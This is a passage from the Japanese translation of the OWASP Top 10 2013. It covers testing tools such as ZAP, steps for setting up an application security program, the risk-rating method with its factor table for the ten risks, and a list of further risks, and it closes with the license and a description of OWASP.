アプリケーションのテスト: OWASPは [Testing Guide](#) を開発し、開発者、テスター、アプリケーションセキュリティ専門家が、Webアプリケーションのセキュリティテストを効率的・効果的に実施する手法の理解を助けています。何十人もの貢献者によるこの巨大なガイドでは、広範囲にわたるWebアプリケーションセキュリティのテストに関する項目を提供しています。コードレビューに長所があるのと同様にペネトレーションテストにも長所があります。悪用によるデモによってアプリケーションがセキュアではないことを証明することは、非常に説得力があります。また多くのセキュリティの項目があり、特にアプリケーションのインフラに関する全てのセキュリティ項目が含まれています。これらセキュリティ項目は、アプリケーションそれ自体ではセキュリティを提供していないために、コードレビューでは原理的に確認することが出来ません。

アプリケーションのペネトレーションテスト用ツール: 最も広く使用されていた [WebScarab](#) と今もっとも人気がある新しい [ZAP](#) は両方Webアプリケーションテストプロキシです。このようなツールをもって、セキュリティアナリストと開発者がWebアプリケーションのリクエストを傍受でき、アプリケーションの動作がわかります。また、テストリクエストを送信し、アプリケーションのレスポンスを確認できます。これらのツールは、XSS欠陥、認証の欠陥、アクセス制御の欠陥を検出することに特に有効です。ZAPは、[active scanner](#) さえも付けているし、しかも無料です！

今すぐ、アプリケーションセキュリティ計画を開始しましょう

アプリケーションセキュリティの実装は必須になっています。増加する攻撃と規制の圧力の中で、組織はアプリケーションの安全性確保のために有効な能力を構築しなければなりません。既に開発した膨大な数のアプリケーションと長大な行数のソースコードがあり、多くの組織は莫大な量の脆弱性を取り扱うべく奮闘しています。OWASPは、アプリケーションのポートフォリオ間のセキュリティを改良するためにアプリケーションセキュリティのプログラムを組織が確立することを推奨しています。アプリケーションセキュリティを達成するには、組織の多くの異なった部署が共同して効率的に作業を行うことが必要となります。そこには、セキュリティと監査、ソフトウェア開発、事業と経営計画が含まれます。全ての異なった担当者が組織のセキュリティに対する姿勢を概観し理解するために、可視化できるセキュリティが必要とされます。行動と結果に焦点を合わせる必要があります。そうすることで最もコスト効率の良い手法でリスクを減らすことができます。このことで企業のセキュリティを改良する一助となります。効果的なアプリケーションセキュリティのプログラムにおける主要な行動には以下の内容が含まれます。

はじめに

- アプリケーションセキュリティのプログラムを構築し、適用する。
- 自らの組織と同様の組織の間のギャップ分析を実施して、重要な要改善分野と実行プランを定義する。
- 経営層の許可を取り付けアプリケーションセキュリティの意識向上活動を情報システム部署全体で実施する

リスクベース ポートフォリオ アプローチ

- アプリケーションのポートフォリオを確認して、個々のリスクの観点から優先順位を設定する。
- アプリケーションのリスクプロファイルモデルを構築して、ポートフォリオ内のアプリケーションを測定し、優先順位付けを行って下さい。
- 必要となる範囲と厳密さのレベルを適切に設定するために、品質保証ガイドラインを構築する。
- 組織個別のリスク許容度を反映させた、問題発生可能性とその影響の因子を首尾一貫して集めたリストによって通用リスク評価モデルを構築する。

強力な基礎 を作り上げ

- 全ての開発チームが遵守すべきアプリケーションセキュリティの尺度を提供するために、ポリシーと標準のセットを構築する。
- 再利用可能なセキュリティ制御の通用セットを定義して、これらのポリシーと基準の補完を行い、それらを使用する際の設計開発ガイドラインを提供する。
- アプリケーション・セキュリティのトレーニング・カリキュラムを構築して、開発の役割と項目によって異なったターゲットと要求を課す。

セキュリティ を既存プロセス に統合

- セキュリティ実装と確認の作業を定義し、既存の開発と運営プロセスに統合する。作業には、脅威モデリング、セキュアな設計とそのレビュー、セキュアなコーディングとコードレビュー、ペネトレーションテスト、修正作業を含む。
- 問題・課題を専門家に提供し、開発・プロジェクトチームが成功するようにサービスを提供する。

管理可視化 の提供

- 定数的管理を実施する。改良と、収集した数値と分析データに基づく判断の構築を行う。数値には、セキュリティ実施作業の厳守、検出された脆弱性、緩和された脆弱性、アプリケーションの範囲、各欠陥タイプの密度、インスタンスの数などを含む。
- 企業全体での戦略的・システマチックな改善を目的として根本原因と脆弱性のパターンを探るために、実装・確認の作業から得たデータを分析する。

本資料は、弱点ではなく、リスクに関するものです。

2007年版およびそれ以前のバージョンのOWASP Top 10は、最も一般的な「脆弱性」に焦点を当てていましたが、OWASP Top 10は常にリスクを中心に構成されています。これは、厳密な弱点分類を検索したい人に対して、混乱を起こしているかもしれません。OWASP Top 10 for 2010は、非常に明確に「脅威となる人」、「攻撃手法」、「弱点」、「技術的な影響」、「ビジネスへの影響」を用いて、リスクを評価しました。それで、リスクに焦点を当てていることを明らかにしています。このバージョンのOWASP Top 10も同じ評価方法に従っています。

Top 10のリスク評価方法は、OWASP Risk Rating Methodologyに基づいています。我々は各Top 10の項目に対して、典型的なWebアプリケーションのそれぞれの弱点について、一般的な発生可能性と影響因子を見て、リスクを推計しました。そして、アプリケーションに対して最も重大なリスクについて、順位を付けました。

OWASP Risk Rating Methodologyは脆弱性のリスクを計算するために、多数の因子を定義しています。但し、実際のアプリケーションの特別な脆弱性よりも、Top 10は一般論を記述すべきです。従って、誰でもシステム所有者より、正確なリスク計算ができません。アプリケーションとデータの重要性、脅威となる人、システムの構築と運用などの因子を、ご自分で判断して下さい。

我々が使用している方法は、弱点の三つの可能性因子(普及度、検出難易度、悪用難易度)と一つの影響因子(技術的影響)を含めています。弱点の「普及度」は計算する時に、含まれていないことがよくあります。「普及度」データについて、いくつかの組織(3ページの謝辞に記載されている)から「普及度」の統計資料を提供してもらい、平均値を計算してTop 10の存在可能性リストを作成しました。このデータは、他の二つの可能性因子(検出難易度と悪用難易度)と合わせて、各弱点の発生可能性を計算しました。さらに、我々が推計した「技術的影響」の平均値をかけて、Top 10各項目のリスク順位の全体像を生成しました。

このアプローチが「脅威となる人」の可能性を考慮していないことに注意して下さい。また、特定のアプリケーションの技術的な詳細も考慮していません。攻撃者が特定の脆弱性に攻撃する際に、これらの因子が全体の発生可能性に大幅な影響を与える可能性があります。この評価はあなたのビジネスへの実際の影響も考慮していません。**あなたの組織**の文化、業界、規制などを考慮して、どのぐらいのアプリケーションセキュリティリスクを負うかを決定して下さい。OWASP Top 10の目的は、あなたのためだけのリスク分析ではありません。

以下に、A3:「クロスサイトスクリプティング」を例として、我々の計算を示します。XSSはかなり普及しているため、唯一の「普及度極高」で0の値が与えられています。他のリスクは、普及度が高(値:1)から低(値:3)までになります。

 脅威となる人	攻撃手法	セキュリティ上の弱点	技術的影響	ビジネスへの影響	
アプリ依存	悪用難易度 普通	普及度 極高	検出難易度 容易	中程度の影響	アプリ/ビジネス 依存
	2	0	1	2	
		1	*	2	
			2		

Top 10 リスク因子のまとめ

下の表は、2013 Top 10アプリケーションのセキュリティリスクと我々が各リスクに付けたリスク因子のまとめです。これらの因子は、OWASP Top 10チームが持つ統計資料と経験に基づいて決定しました。それぞれのアプリケーションや組織におけるリスクを理解するために、あなた自身にとっての「脅威となる人」と「ビジネスへの影響」を考慮しないといけません。ソフトウェアに基いたしい弱点があったとしても、攻撃をする「脅威となる人」がいない、或いは関連資産への「ビジネス的影響」が極わずかな場合、重大なリスクにはなりません。

リスク	脅威となる人	セキュリティ上の弱点			技術的影響	ビジネスへの影響
		攻撃手法 悪用難易度	普及度	検出難易度		
A1-インジェクション	アプリ依存	容易	中	普通	深刻	アプリ依存
A2-認証	アプリ依存	普通	高	普通	深刻	アプリ依存
A3-XSS	アプリ依存	普通	極高	容易	中程度	アプリ依存
A4-安全でないDOR	アプリ依存	容易	中	容易	中程度	アプリ依存
A5-設定ミス	アプリ依存	容易	中	容易	中程度	アプリ依存
A6-機密データ	アプリ依存	困難	低	普通	深刻	アプリ依存
A7-機能アクセス	アプリ依存	容易	中	普通	中程度	アプリ依存
A8-CSRF	アプリ依存	普通	中	容易	中程度	アプリ依存
A9-コンポーネント	アプリ依存	普通	高	困難	中程度	アプリ依存
A10-リダイレクト	アプリ依存	普通	低	容易	中程度	アプリ依存

その他の考慮すべきリスク

Top 10は、幅広く含めていますが、あなたの組織にとって考慮・評価すべきリスクは、他に多数あります。以前のTop 10に含まれていたリスクもありますが、まだ識別されていない新たな攻撃手法もあります。他に考慮すべき重要なアプリケーションのセキュリティリスクを以下に示します(アルファベット順)。

- [クリックジャッキング](#)
- [並行性の欠陥](#)
- [DoS攻撃](#) (2004 Top 10 だった - [エントリー](#) 2004-A9)
- [EL\(Expression Language\)インジェクション](#) ([CWE-917](#))
- [情報流出と不適切なエラー処理](#) (2007 Top 10 の一部だった - [エントリー](#) 2007-A6)
- [不十分な自動化防止](#) ([CWE-799](#))
- [不十分なロギングと責任追及性](#) (2007 Top 10 に関連していた - [エントリー](#) 2007-A6)
- [侵入検知と対処の欠如](#)
- [悪意ファイルの実行](#) (2007 Top 10 だった - [エントリー](#) 2007-A3)
- [大量割り当て](#) ([CWE-915](#))
- [ユーザプライバシー](#)

以下のアイコンは、この資料の入手可能な他のバージョンを示します。

ALPHA: “アルファ版品質”は作業中のドラフトです。次の発行レベルになるまで、内容は作成中で、非常に大まかです。

BETA: “ベータ版品質”は完成レベルの次です。次の発行まで、内容はまだ作成中です。

RELEASE: “リリース版品質”はこの資料のライフサイクルにおいて、最高レベルの品質です。最終製品です。



ALPHA
PUBLISHED



BETA
PUBLISHED



RELEASE
PUBLISHED

以下の条件に従う場合に限り、自由に



本作品を複製、頒布、展示、
実演することができます。



二次的著作物を作成する
ことができます。

従うべき条件は以下の通りです。



表示—あなたは原著作者のクレジット
を表示しなければなりません。



継承—もしあなたがこの作品を改変、
変形または加工した場合、あなたは
その結果生じた作品をこの作品と
同一の許諾条件の下でのみ頒布する
ことができます。



OWASP

The Open Web Application Security Project

Open Web Application Security Project (OWASP) は、アプリケーションソフトウェアのセキュリティ向上に焦点を当てた、全世界規模でのフリーでオープンなコミュニティです。我々の使命は、アプリケーションセキュリティを「可視化」することであり、そうすることで人々や組織が、アプリケーションセキュリティのリスクに基づいた意思決定を行うことができます。誰でも自由にOWASPへ参加でき、全ての資料はフリーでオープンなソフトウェア・ライセンスの下で利用可能です。OWASP Foundation は501(c)(3)の非営利慈善団体であり、プロジェクトの継続的な可用性を確保し、サポートしています。

日本語版
Japanese version